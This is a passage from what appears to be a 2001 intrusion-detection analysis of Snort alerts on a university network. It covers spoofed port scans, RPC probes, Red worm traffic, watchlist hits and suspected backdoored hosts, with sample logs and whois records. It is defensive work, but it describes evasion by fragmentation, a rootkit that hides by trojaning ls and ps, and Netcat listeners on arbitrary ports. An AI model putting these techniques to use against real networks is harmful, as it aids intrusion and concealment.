5. 205.188.233.153
6. 205.188.233.185
7. MY.NET.99.154
8. 205.188.244.121
9. 205.188.233.121
10. 205.188.244.57

TCP SRC and DST outside network

Sample trace:

11/02-14:26:41.769436 [**] TCP SRC and DST outside network [**] 59.253.108.60:60250 -> 200.208.9.77:2
11/02-14:26:41.769650 [**] TCP SRC and DST outside network [**] 213.215.249.77:29426 -> 200.208.9.77:3
11/02-14:26:41.769698 [**] TCP SRC and DST outside network [**] 111.178.134.95:64139 -> 200.208.9.77:4
11/02-14:26:41.771658 [**] TCP SRC and DST outside network [**] 61.66.45.20:37204 -> 200.208.9.77:7
11/02-14:26:41.771748 [**] TCP SRC and DST outside network [**] 113.247.70.55:41093 -> 200.208.9.77:9
11/02-14:26:41.772005 [**] TCP SRC and DST outside network [**] 115.60.7.15:18048 -> 200.208.9.77:14
11/02-14:26:41.772050 [**] TCP SRC and DST outside network [**] 13.23.148.32:52760 -> 200.208.9.77:15
11/02-14:26:41.774082 [**] TCP SRC and DST outside network [**] 173.192.97.57:18336 -> 200.208.9.77:31
11/02-14:26:41.774224 [**] TCP SRC and DST outside network [**] 71.155.238.74:53049 -> 200.208.9.77:32
11/02-14:26:41.776241 [**] TCP SRC and DST outside network [**] 73.224.174.34:30003 -> 200.208.9.77:37

Description:

As indicated by Chris Baker's analysis done on 29 May 2001, traffic that contains a source and destination that is outside of the home network could indicate "stray data entering the clients network, snort sensors that aren't configured to included all local subnets, or spoofed packets leaving the client's network."

Analysis:

The top destination addresses is 200.208.9.77. The trace below shows some of the traffic destined for that IP address. As you can see, the traffic goes sequentially through the ports (shown in bold) on the target computer. Because the source addresses are external to the home network and appear to be randomized and the destination address and ports are not randomized, this traffic appears to be generated by a script that is spoofing IP addresses. Without more data, it is not possible to conclude what the exact purpose of these scans are.

11/02-14:28:17.262822	TCP SRC and DST outside network [**] 182.152.79.22:63267 -> 200.208.9.77:**37574**
11/02-14:28:17.262867	TCP SRC and DST outside network [**] 234.77.105.57:1620 -> 200.208.9.77:**37576**
11/02-14:28:17.262958	TCP SRC and DST outside network [**] 132.40.246.74:36333 -> 200.208.9.77:**37577**
11/02-	TCP SRC and DST outside network [**] 184.221.15.110:40222 ->

14:28:17.264601	200.208.9.77:**37579**
11/02-14:28:17.268342	TCP SRC and DST outside network [**] 238.215.233.104:21065 -> 200.208.9.77:**37586**
11/02-14:28:17.268492	TCP SRC and DST outside network [**] 136.178.118.122:55778 -> 200.208.9.77:**37587**
11/02-14:28:17.268587	TCP SRC and DST outside network [**] 188.103.144.29:59667 -> 200.208.9.77:**37589**
11/02-14:28:17.268838	TCP SRC and DST outside network [**] 138.247.54.82:32732 -> 200.208.9.77:**37592**
11/02-14:28:17.268882	TCP SRC and DST outside network [**] 36.210.195.99:1909 -> 200.208.9.77:**37593**

The following information was returned from a "Who is" search at http://www.arin.net:

Comite Gestor da Internet no Brasil (NETBLK-BRAZIL-BLK2)
R. Pio XI, 1500
Sao Paulo, SP 05468-901
BR

Netname: BRAZIL-BLK2
Netblock: 200.128.0.0 - 200.255.255.255
Maintainer: BR

Coordinator:
Registro.br (NF-ORG-ARIN) blkadm@nic.br
+55 19 9119-0304

Domain System inverse mapping provided by:

NS.DNS.BR	143.108.23.2
NS1.DNS.BR	200.255.253.234
NS2.DNS.BR	200.19.119.99

"Top Talkers:"

1. 200.208.9.77
2. 211.233.10.19
3. 205.188.52.251
4. 216.136.225.12
5. 152.3.50.179
6. 165.123.153.27
7. 152.128.178.4
8. 64.4.13.32
9. 64.245.54.81
10. 24.98.0.42

Tiny Fragments - Possible Hostile Activity

Sample trace:

11/02-08:02:01.467428 [**] Tiny Fragments - Possible Hostile Activity [**] MY.NET.8.1 -> MY.NET.16.42
11/02-08:02:02.039367 [**] Tiny Fragments - Possible Hostile Activity [**] MY.NET.8.1 -> MY.NET.16.42
11/02-08:02:04.435037 [**] Tiny Fragments - Possible Hostile Activity [**] MY.NET.8.1 -> MY.NET.16.42
11/02-08:02:04.809481 [**] Tiny Fragments - Possible Hostile Activity [**] MY.NET.8.1 -> MY.NET.16.42
11/02-08:02:05.523873 [**] Tiny Fragments - Possible Hostile Activity [**] MY.NET.8.1 -> MY.NET.16.42
11/02-08:02:06.057666 [**] Tiny Fragments - Possible Hostile Activity [**] MY.NET.8.1 -> MY.NET.16.42
11/02-08:02:06.698579 [**] Tiny Fragments - Possible Hostile Activity [**] MY.NET.8.1 -> MY.NET.16.42

Description:

Fragmentation is often used by attackers in an attempt to hide malicious activity. Because the malicious payload is scattered amongst multiple packets, this method of attack often allows the attacker to go unnoticed by IDS sensors. Fragmentation normally only occurs when the IP packet size being sent exceeds the MTU (maximum transmission unit) set by the link layer. This should normally not occur on an internal network.

Analysis:

The majority of the fragmented traffic was from MY.NET.8.1 to MY.NET.16.42. This traffic started 11/01 and continued heavily through 11/02. There does not appear to have been any detrimental affect to the target.
There is not enough data to conclude if this traffic is malicious or not because the logs do not include any protocol header information that would allow for analysis of the fragment ID, fragment offsets, etc.
If these 2 internal IP address are routers between segments of the network, a misconfiguration of the MTU size on one of the servers could explain this activity.

"Top Talkers:"

1. MY.NET.8.1 -> MY.NET.16.42
2. 66.87.66.236
3. 64.231.100.3

UDP SRC and DST outside network

Sample trace:

11/02-08:01:51.280055 [**] UDP SRC and DST outside network [**] 3.0.0.99:137 -> 10.0.0.1:137

11/02-08:01:52.783756 [**] UDP SRC and DST outside network [**] 3.0.0.99:137 -> 10.0.0.1:137
11/02-08:01:54.285881 [**] UDP SRC and DST outside network [**] 3.0.0.99:137 -> 10.0.0.1:137

Description:
As indicated by Chris Baker's analysis done on 29 May 2001, traffic that contains a source and destination that is outside of the home network could indicate "stray data entering the clients network, snort sensors that aren't configured to include all local subnets, or spoofed packets leaving the client's network."

Analysis:
The majority of the logged traces contain a destination or source port of 137. Port 137 is most often used by Windows machines for file sharing and Windows Internet Naming Service, but can also be used by Samba for file and print services. These traces could be indicative of misconfigured Windows computers on the network attempting to resolve addresses to a non-existent WINS server.

"Top Talkers:"

1. 10.0.0.1
2. 24.23.0.36
3. 134.192.64.25
4. 198.180.47.156
5. 168.95.192.1
6. 168.95.1.1
7. 164.107.3.40
8. 149.32.33.164
9. 150.10.1.231
10. 149.32.33.171

Watchlist 000220 IL-ISDNNET-990517

Sample trace:
11/02-14:27:12.512906 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.81.157:3389 -> MY.NET.100.236:1214
11/02-14:27:12.524703 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.81.157:3389 -> MY.NET.100.236:1214
11/02-14:32:02.652270 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.81.157:3595 -> MY.NET.100.236:1214
11/02-14:54:27.012616 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.38.199:1317 -> MY.NET.70.11:1214
11/05-18:41:05.912250 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.2.197:22 -> MY.NET.99.154:22
11/05-18:41:15.134548 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.82.10:22 -> MY.NET.99.154:22

Description:

The trace shown above appears to be the result of a "Watchlist" created by the Universities security analysts.
The following analysis outlines the type of traffic logged from this "Watchlist" range.

Analysis:
In the trace shown above, 212.179.2.197 is shown attempting to SSH to the internal host MY.NET.99.154:22. The following information was gathered regarding IP 212.179.2.197 from www.ripe.net:

inetnum: 212.179.2.196 - 212.179.2.199
netname: ARKIA-LTD
mnt-by: INET-MGR
descr: ARKIA-SER
country: IL
admin-c: YO141-RIPE
tech-c: YO141-RIPE
status: ASSIGNED PA
notify: hostmaster@isdn.net.il
changed: hostmaster@isdn.net.il 20010716
source: RIPE

This IP address is part of a range used by an ISP in Israel. Correlating the data logged in this watchlist with that in the scans.011105 log reveal that the host MY.NET.99.154 is most likely compromised because there is extensive scanning activity logged that initiates from MY.NET.99.157. The following sample scan log from 11/05 shows the activity:

```
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.138:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.139:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.140:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.141:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.143:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.144:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.145:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.146:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.147:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.148:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.149:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.150:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.151:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.152:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.169:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.171:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.172:22 SYN **S*****
Nov  5 17:46:01 MY.NET.99.154:22 -> 212.0.0.173:22 SYN **S*****
```

Nov 5 17:46:01 MY.NET.99.154:22 -> 212.0.0.174:22 SYN **S*****
Nov 5 17:46:01 MY.NET.99.154:22 -> 212.0.0.175:22 SYN **S*****

The time stamps on the scan and alert logs show that the scans began before this watchlist log was generated but continued through the same time period as the traces in this watchlist log. It is highly probable that MY.NET.99.154 is compromised and is being used by crackers to scan other systems. It must also be noted that 212.179.8.154 may also be compromised and is also being operated remotely.

Further analysis of traffic from the Watchlist logs, reveal multimedia file sharing traffic from Kazaa and Gnutella (trace below shows destination port 1214 which is most often used by Kazaa and destination port 6346 which is most often used by Gnutella). The following is an example of the activity logged that is most likely related to Gnutella and Kazaa traffic:

Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.88.243:1673 -> MY.NET.150.133:1214
Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.88.243:1673 -> MY.NET.150.133:1214
Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.43.225:27070 -> MY.NET.111.157:6346
Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.43.225:27070 -> MY.NET.111.157:6346

"Top Talkers:"

1. MY.NET.100.236
2. MY.NET.111.157
3. MY.NET.70.70
4. MY.NET.83.53
5. MY.NET.150.133
6. MY.NET.70.97
7. MY.NET.99.154
8. MY.NET.99.39
9. MY.NET.150.220
10. MY.NET.75.145

Watchlist 000222 NET-NCFC

Sample trace:

11/05-10:16:29.304919 [**] Watchlist 000222 NET-NCFC [**] 159.226.41.166:23 -> MY.NET.163.238:4777
11/05-10:16:30.916582 [**] Watchlist 000222 NET-NCFC [**] 159.226.41.166:23 -> MY.NET.163.238:4777

11/05-10:16:31.927622 [**] Watchlist 000222 NET-NCFC [**] 159.226.41.166:23 -> MY.NET.163.238:4777
11/05-10:16:31.929799 [**] Watchlist 000222 NET-NCFC [**] 159.226.41.166:23 -> MY.NET.163.238:4777

Description:
This Watchlist appears to have been setup by the analysts at the University and is used to follow the activity of users within a specific IP range.

Analysis:
A "who is" ran on the most active IP, 159.226.41.166, revealed the following information:

> The Computer Network Center Chinese Academy of Sciences (NET-NCFC)
> P.O. Box 2704-10,
> Institute of Computing Technology Chinese Academy of Sciences
> Beijing 100080, China
> CN
>
> Netname: NCFC
> Netblock: 159.226.0.0 - 159.226.255.255
>
> Coordinator:
> Qian, Haulin (QH3-ARIN) hlqian@NS.CNC.AC.CN
> +86 1 2569960
>
> Domain System inverse mapping provided by:
>
> NS.CNC.AC.CN 159.226.1.1
> GINGKO.ICT.AC.CN 159.226.40.1
>
> Record last updated on 25-Jul-1994.
> Database last updated on 6-Dec-2001 19:55:06 EDT.
>
> The ARIN Registration Services Host contains ONLY Internet Network Information: Networks, ASN's, and related POC's.
> Please use the whois server at rs.internic.net for DOMAIN related Information and whois.nic.mil for NIPRNET Information.

This range of IP addresses originates from China. The most prevalent activity from 159.226.41.166 is from a source port 23 to ephemeral ports on multiple hosts within the university network. This appears to be telnet traffic which originated with a connection from within the university to the telnet port on 159.226.41.166.
The sample trace above illustrates this by showing traffic from 159.226.41.166:23 to MY.NET.163.238:4777.

This could indicate that internal users from within the university are remotely logging in on this server or that the hosts communicating back to 159.226.41.166 may be compromised. Another possible explanation is that MY.NET.163.238 has been compromised and has a service listening on port 4777. With tools such as Netcat (http://www.l0pht.com/~weld/netcat/) it is possible to have a service run on any user defined port.

There is not enough data to draw any solid conclusions from this information. But it is interesting that some of the hosts that communicated with 159.226.41.166 later appeared in the scan logs as actively scanning external hosts. It is highly recommended that the following computers be checked for backdoors:
MY.NET.98.181
MY.NET.97.166
MY.NET.163.238
MY.NET.98.195
MY.NET.98.168

Other events of interest from this watchlist log includes FTP traffic to MY.NET.145.74 followed by traffic to the same host on unidentified port 2835. This host should be investigated and checked for any Trojans or other malicious tools.

"Top Talkers:"

1. 159.226.41.166
2. MY.NET.163.238
3. MY.NET.98.181
4. MY.NET.98.195
5. MY.NET.98.168
6. MY.NET.97.166
7. MY.NET.145.74
8. MY.NET.253.41
9. MY.NET.100.230
10. MY.NET.6.7

External RPC call

Sample trace:

11/01-06:00:03.194666 [**] External RPC call [**] 195.12.96.180:2201 -> MY.NET.134.15:111
11/01-06:00:04.019055 [**] External RPC call [**] 195.12.96.180:2535 -> MY.NET.135.94:111
11/01-06:00:04.029001 [**] External RPC call [**] 195.12.96.180:2536 -> MY.NET.135.95:111

Description:

Many versions of the RPC daemon contain vulnerabilities that could allow remote root access.
RPC should be configured to allow traffic from only the trusted network. If RPC services are not needed, they should be disabled on all hosts.

Analysis:
From analysis done of past reports for the university by Becky Pinkard and Chris Baker, it appears that there has been an escalation of External RPC calls. Information gathered from www1.dshield.org shows that many others were reporting heavy scanning for RPC port 111 throughout the month of November. The following information was gathered from www.arin.net regarding the most active external IP address 210.249.154.10:

Asia Pacific Network Information Center (NETBLK-APNIC-CIDR-BLK)
These addresses have been further assigned to Asia-Pacific users.
Contact info can be found in the APNIC database,
at WHOIS.APNIC.NET or http://www.apnic.net/
Please do not send spam complaints to APNIC.
AU

Netname: APNIC-CIDR-BLK2
Netblock: 210.0.0.0 - 211.255.255.255

Coordinator:
Administrator, System (SA90-ARIN) [No mailbox]
+61-7-3367-0490

Domain System inverse mapping provided by:

NS.APNIC.NET	203.37.255.97
SVC00.APNIC.NET	202.12.28.131
NS.TELSTRA.NET	203.50.0.137
NS.RIPE.NET	193.0.0.193

Regional Internet Registry for the Asia-Pacific Region.

*** Use whois -h whois.apnic.net *** *** or see http://www.apnic.net/db/ for database assistance *** Record last updated on 03-May-2000. Database last updated on 7-Dec-2001 19:54:45 EDT.

This IP address originates from Asia Pacific Network. A further search using www.apnic.net revealed the following information:

inetnum 210.248.0.0 - 210.255.255.255
netname JPNIC-NET-JP
descr Japan Network Information Center country JP
admin-c JNIC1-AP, inverse

tech-c JNIC1-AP, inverse
remarks JPNIC Allocation Block remarks Authoritative information regarding assignments and remarks allocations made from within this block can also be remarks queried at whois.nic.ad.jp. To obtain an English remarks output query whois -h whois.nic.ad.jp x.x.x.x/e
mnt-by APNIC-HM, inverse
mnt-lower MAINT-JPNIC, inverse
hanged apnic-ftp@nic.ad.jp 19991115
source APNIC role Japan Network Information Center, inverse a
ddress Kokusai-Kougyou-Kanda Bldg 6F, 2-3-4 Uchi-Kanda address Chiyoda-ku, Tokyo 101-0047, Japan country JP phone +81-3-5297-2311
fax-no +81-3-5297-2312
e-mail hostmaster@nic.ad.jp, inverse
admin-c NM6-AP, inverse
tech-c YM15-AP, inverse
tech-c IK6-AP, inverse
tech-c KM19-AP, inverse
nic-hdl JNIC1-AP, inverse
mnt-by MAINT-JPNIC, inverse
changed apnic-ftp@nic.ad.jp 19990629 changed hostmaster@apnic.net 20011011 source APNIC

The alert and scan logs show 210.249.154.10 queried over 940 hosts. The following sample trace from alert.011102 shows activity from this IP address to multiple internal addresses:

11/02-04:11:16.003314 [**] External RPC call [**] 210.249.154.10:47903 -> MY.NET.132.53:111
11/02-04:11:16.003361 [**] External RPC call [**] 210.249.154.10:47914 -> MY.NET.132.64:111
11/02-04:11:16.003446 [**] External RPC call [**] 210.249.154.10:47913 -> MY.NET.132.63:111
11/02-04:11:16.003491 [**] External RPC call [**] 210.249.154.10:47912 -> MY.NET.132.62:111
11/02-04:11:16.003535 [**] External RPC call [**] 210.249.154.10:47915 -> MY.NET.132.65:111
11/02-04:11:16.003696 [**] External RPC call [**] 210.249.154.10:47918 -> MY.NET.132.68:111
11/02-04:11:16.003743 [**] External RPC call [**] 210.249.154.10:47917 -> MY.NET.132.67:111

The following trace from the scan logs on 11/02 reveals that 210.249.154.10 appears to be doing a SYN scan of RPC parts of the university network starting with MY.NET.132.0/24 range:

Nov 2 04:11:16 210.249.154.10:47903 -> MY.NET.132.53:111 SYN **S*****

Nov 2 04:11:16 210.249.154.10:47914 -> MY.NET.132.64:111 SYN **S*****
Nov 2 04:11:16 210.249.154.10:47913 -> MY.NET.132.63:111 SYN **S*****
Nov 2 04:11:16 210.249.154.10:47912 -> MY.NET.132.62:111 SYN **S*****
Nov 2 04:11:16 210.249.154.10:47915 -> MY.NET.132.65:111 SYN **S*****
Nov 2 04:11:16 210.249.154.10:47918 -> MY.NET.132.68:111 SYN **S*****
Nov 2 04:11:16 210.249.154.10:47917 -> MY.NET.132.67:111 SYN **S*****

Any hosts in the university network that do not need to be running RPC services should be disabled. If it is a required service, the security team and system administrators should ensure that the version of RPC being used is not vulnerable and that the address range that the service allows is from the internal network only.

"Top Talkers:"

1. MY.NET.6.15
2. MY.NET.137.75
3. MY.NET.137.96
4. MY.NET.137.91
5. MY.NET.137.86
6. MY.NET.137.83
7. MY.NET.137.76
8. MY.NET.137.71
9. MY.NET.137.189
10. MY.NET.137.172

High port 65535 udp - possible Red Worm

Sample trace:

11/01-11:53:00.290337 [**] High port 65535 tcp - possible Red Worm - traffic [**] 134.197.1.2:25 -> MY.NET.253.24:65535
11/01-11:53:00.992142 [**] High port 65535 tcp - possible Red Worm - traffic [**] MY.NET.253.24:65535 -> 134.197.1.2:25

Description:

The following description of the Red Worm was reported by J. Anthony Dell on April 6 2001:

"The Adore worm, originally identified as the Red Worm, is a collection of programs and shell scripts contained in a file called *red.tar*. The Adore worm attempts to gain unauthorized access to systems that are vulnerable to the LPRng, rpc-statd, and the Berkeley Internet Name Domain (BIND) software exploits."
http://www.sans.org/infosecFAQ/threats/mutation.htm

Analysis:

Correlation of the data received from the logs and the description of the Red Worms method of propagation shows that the increase in RPC, port 515 and port 65535 traffic is most likely all related to this worm.

One of the most active internal hosts was MY.NET.60.11. This host was scanned heavily by many different IP addresses. One of the IP addresses that scanned this host was internal, MY.NET.201.26. If this was not an authorized scan, this should be investigated.
According to the alerts logged for Sun RPC access, MY.NET.60.11 was accessed on port 32771 by 209.11.91.58 on 11/05 at 19:23. The following trace shows that activity:

11/05-19:23:33.449159 [**] SUNRPC highport access! [**] 209.11.91.58:59368 -> MY.NET.60.11:32771

The following information was gathered from www.arin.net regarding 209.11.91.58:

> Globix Corporation (NETBLK-GLOBIXBLK3)
> 295 Lafayette St- 3rd Fl
> NY, NY 10012
> US
>
> Netname: GLOBIXBLK3
> Netblock: 209.10.0.0 - 209.11.223.255
> Maintainer: PFMC
>
> Coordinator:
> Hostmaster, Globix Corporation (GCH2-ARIN) arin-admin@GLOBIX.NET
> +1-212-334-8500 (FAX) 212.334.8615
>
> Domain System inverse mapping provided by:
>
> Z1.NS.NYC1.GLOBIX.NET 209.10.66.55
> Z1.NS.SJC1.GLOBIX.NET 209.10.34.55
> Z1.NS.LHR1.GLOBIX.NET 212.111.32.38

According to the description of Red Worm, infected hosts begin to search for other vulnerable hosts.
On 11/05, MY.NET.60.11 was logged scanning for port 515 (see description above). The following trace shows that activity:

11/05-19:31:23.045102 [**] connect to 515 from inside [**] MY.NET.60.11:33756 -> 182.105.195.111:515
11/05-19:29:08.115072 [**] connect to 515 from inside [**] MY.NET.60.11:24884 -> 128.196.153.110:515
11/05-19:35:23.076347 [**] connect to 515 from inside [**] MY.NET.60.11:46346 -> 15.91.158.75:515

It appears that MY.NET.60.11 is indeed infected and should be removed from the network and inoculated.

Possible false positives:
On 11/03, the alert logs show 194.215.74.60:65535 communicating to MY.NET.160.114:888. Similar activity from a different source port and IP was reported under the portscan analysis. This traffic is most likely Half-Life gaming activity and not Red Worm infection.

"Top Talkers:"

1. MY.NET.160.114
2. MY.NET.60.11
3. MY.NET.5.76
4. MY.NET.200.191
5. MY.NET.253.24
6. 12.33.58.161
7. MY.NET.70.97
8. 204.142.212.10
9. 203.199.64.132
10. MY.NET.79.212

Queso fingerprint

Sample trace:

11/02-09:45:41.350497 [**] Queso fingerprint [**] 131.211.28.48:54116 -> MY.NET.53.61:25
11/02-09:47:11.199426 [**] Queso fingerprint [**] 199.183.24.194:54507 -> MY.NET.100.217:25
11/02-10:01:25.261514 [**] Queso fingerprint [**] 199.183.24.194:33886 -> MY.NET.6.35:25

Description:

Queso is a scanning tool that can be used identify the operating system of a target by the way in which the target host responds to TCP packets with specific flags set. The following trace was logged in the oos_Nov.2.2001 and shows the out-of-spec packet that was logged by Snort:

> 11/02-09:43:44.960252 131.211.28.48:54116 -> MY.NET.53.61:25
> TCP TTL:45 TOS:0x0 ID:60579 DF
> **21S******* Seq: 0xFB5569BF Ack: 0x0 Win: 0x16D0
> TCP Options => MSS: 1460 SackOK TS: 34374940 0 EOL EOL EOL EOL

This traffic is logged in the alerts as Queso because of the reserved bits being set along with the SYN flag in the trace shown above (see bold 21S above). According to analysis done by Toby Miller which can be found at

http://project.honeynet.org/scans/arch/scan5.txt, it is a pattern in the scanning tool Queso that sets the ” reserved bits along with the the SYN flag” in this trace.

Analysis:
The top 2 source IP addresses are from RedHat and a German university. They both appear to be legitimate SMTP mail servers which indicates that this is a false positive. The Queso alert rule in Snort should be checked and modified if necessary to avoid further false positives.
Other traffic from 62.121.128.113 to MY.NET.179.53 is targeting port 1214 and is most likely related to Kazaa file sharing.

After filtering out all of the potential false positives from SMTP, Kazaa and Gnutella traffic, it appears that there was special interest shown in services running on ports 113, 22 and 21. These events of interest were targeted most often at the following IP address: MY.NET.98.136, MY.NET.6.35, MY.NET.70.148 and MY.NET.99.154.
One of the traces which stood out, was from 24.161.103.44. The following who is information from www.arin.net:

ServiceCo LLC - Road Runner (NET-ROAD-RUNNER-5)
13241 Woodland Park Road
Herndon, VA 20171
US

Netname: ROAD-RUNNER-5
Netblock: 24.160.0.0 - 24.170.127.255
Maintainer: SCRR

Coordinator:
ServiceCo LLC (ZS30-ARIN) abuse@rr.com
1-703-345-3416

Domain System inverse mapping provided by:

DNS1.RR.COM 24.30.200.3
DNS2.RR.COM 24.30.201.3
DNS3.RR.COM 24.30.199.7
DNS4.RR.COM 65.24.0.172

Record last updated on 06-Aug-2001.
Database last updated on 8-Dec-2001 19:54:49 EDT.

This IP address scanned MY.NET.60.11 for ssh and portmapper. Because of recent sshd vulnerabilities, all scans for ssh should be taken seriously and the hosts checked for vulnerable ssh daemons. The server that was scanned later was logged performing suspicious activity and should be checked out as soon as possible.

"Top Talkers:"

Top Destination IP addressess:

1. MY.NET.53.61
2. MY.NET.6.47
3. MY.NET.253.43
4. MY.NET.100.217
5. MY.NET.179.53
6. MY.NET.6.35
7. MY.NET.6.34
8. MY.NET.253.42
9. MY.NET.253.41
10. MY.NET.99.39

Top Source IP addresses:

1. 199.183.24.194
2. 131.211.28.48
3. 62.121.128.113

connect to 515 from inside

Sample trace:

11/02-01:41:00.639504 [**] connect to 515 from inside [**] MY.NET.1.2:1023 -> MY.NET.50.35:515
11/02-04:22:09.657623 [**] connect to 515 from inside [**] MY.NET.1.2:1023 -> MY.NET.50.35:515
11/02-04:22:27.645436 [**] connect to 515 from inside [**] MY.NET.1.2:1023 -> MY.NET.50.35:515
11/02-07:03:24.607881 [**] connect to 515 from inside [**] MY.NET.1.2:1023 -> MY.NET.50.35:515
11/02-07:03:42.625188 [**] connect to 515 from inside [**] MY.NET.1.2:1023 -> MY.NET.50.35:515
11/02-09:44:45.626161 [**] connect to 515 from inside [**] MY.NET.1.2:1023 -> MY.NET.50.35:515

Description:

Port 515 is most often used by LPRng print services and some versions are vulnerable to attacks as indicated by the Red Worm description under "High port 65535 UDP."
The Red Worm propagates itself by scanning other hosts for 4 different vulnerabilities. The vulnerabilities scanned for are "BIND named, wu-ftpd, rpc.statd and lpd services." This activity could be related to Red Worm infected hosts scanning for other vulnerable hosts on port 515 (lpd or LPRng).

Analysis:

Two of the most active internal IP addresses were MY.NET.50.35 and MY.NET.1.2. As shown in the sample trace above, there was active communication logged between these 2 IP addresses. The communication logged appears to be very targeted. This does not support the type of activity expected from a host infected by the Red Worm. The scan logs do not indicate any scanning taking place from any of top 3 internal IP addresses MY.NET.50.35, MY.NET.16.42 or MY.NET.1.2 which further indicates that this is a false positive for Red Worm.

If MY.NET.50.35 or any other internal system listed below needs to have this port open, it should be verified that the version of printing services being used is up-to-date and that usage of the service is restricted to trusted IP addresses using tcpwrappers or other similar tools.

"Top Talkers:"
The following IP addresses received or sent the greatest amount of traffic.

1. MY.NET.50.35
2. MY.NET.16.42
3. MY.NET.1.2
4. MY.NET.60.11
5. 65.196.167.252
6. 211.154.103.70
7. 128.187.99.144
8. MY.NET.133.13
9. 217.85.2.110
10. 217.80.248.247

MY.NET.1.2 and MY.NET.60.11 stand out as being very active on this port and should be inspected thoroughly. MY.NET.60.11 has also been very active in other suspicious activity such as MyServer and SubSeven so the scope of the inspection of these 2 computers should also include inspection for MyServer DDoS agents and the backdoor Trojan SubSeven.

Port 55850 tcp - Possible myserver activity

Sample trace from alert log alert.011103.gz:

```
11/03-23:37:28.308078  [**] Port 55850 tcp - Possible myserver activity - ref.
010313-1 [**] MY.NET.200.123:23 -> MY.NET.5.76:55850
11/03-23:37:28.312683  [**] Port 55850 tcp - Possible myserver activity - ref.
010313-1 [**] MY.NET.200.123:23 -> MY.NET.5.76:55850
11/03-23:37:28.312941  [**] Port 55850 tcp - Possible myserver activity - ref.
010313-1 [**] MY.NET.200.123:23 -> MY.NET.5.76:55850
11/03-23:37:28.316720  [**] Port 55850 tcp - Possible myserver activity - ref.
010313-1 [**] MY.NET.200.123:23 -> MY.NET.5.76:55850
11/03-23:37:28.316985  [**] Port 55850 tcp - Possible myserver activity - ref.
010313-1 [**] MY.NET.200.123:23 -> MY.NET.5.76:55850
```

11/03-23:37:28.317577 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.200.123:23 -> MY.NET.5.76:55850
11/03-23:37:28.319331 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.200.123:23 -> MY.NET.5.76:55850
11/03-23:37:28.322661 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.200.123:23 -> MY.NET.5.76:55850
11/03-23:37:28.329147 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.200.123:23 -> MY.NET.5.76:55850

Description:
MyServer is a DDoS tool that is installed and listens on port 55850.
The following description came from http://archives.neohapsis.com where Mike Worman posted this description of MyServer on Oct 23 2000:

MyServer is a little known DDOS agent that was running around late in the summer.
It binds to UDP 55850, and the rootkit installs trojans of ls and ps, so you won't see it running. You WILL see it with netstat though. The rootkit and ddos tools are stored in "/lib/ "

Analysis:
The traces above show what appears to be the 2nd half of a two-way communication with MY.NET.200.123 responding to a telnet session from MY.NET.5.76 on port 55850. This appears to be legitimate Telnet traffic and not MyServer activity.
If any of the computers in the logs using port 55850 are infected with MyServer, they do not appear to have been used in any DDoS attacks yet because of relatively small amount of traffic logged. The description above by Mike Worman describes this DDoS tool functioning over UDP. All of the traffic logged was TCP traffic. This could indicate that the rule in place is for the wrong protocol or that this rule was written to identify a new variant of the MyServer tool.

One IP address that stands out is MY.NET.60.11. Because this host appears in other alerts including possible SubSeven activity, this host should be checked for MyServer infection as well. The following trace from alert log alert.011105.gz shows communication to and from MY.NET.60.11 on suspicious ports:

11/05-19:37:36.390742 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] 206.32.22.4:55850 -> MY.NET.60.11:25351
11/05-19:37:36.390789 [**] Port 55850 tcp - Possible myserver activity - ref. 010313-1 [**] MY.NET.60.11:25351 -> 206.32.22.4:55850

"Top Talkers:"

1. MY.NET.5.76
2. MY.NET.60.11
3. MY.NET.253.51

4. 206.232.157.62
5. MY.NET.70.148
6. 204.152.184.75
7. 64.124.202.163
8. 212.98.201.1
9. 192.102.232.40
10. 198.60.22.7

Null scan

Sample trace:

Null scan! [**] 65.128.96.134:35472 -> MY.NET.100.236:57343
Null scan! [**] 62.59.4.92:2563 -> MY.NET.150.220:8429
Null scan! [**] 128.54.189.103:0 -> MY.NET.150.133:2964

Description:

Null scans are often used when scanning hosts to determine if the host is alive and listening on a specific port.

Analysis:

None of the source IP addresses performing Null scans appeared in the logs more than twice. This could be part of a very low speed scan in an attempt to avoid detection. The scan logs showed no evidence of other types of scanning from the top offending source IP addresses.
In further analysis, the destination port 1214 occurred in almost all instances of the "Null scan" alert logs as well as the scans and out-of-spec logs. The port 1214 is normally associated with Kazaa and it would appear that it is tripping the IDS sensors and yielding false positives.

"Top Talkers:"

1. MY.NET.100.236
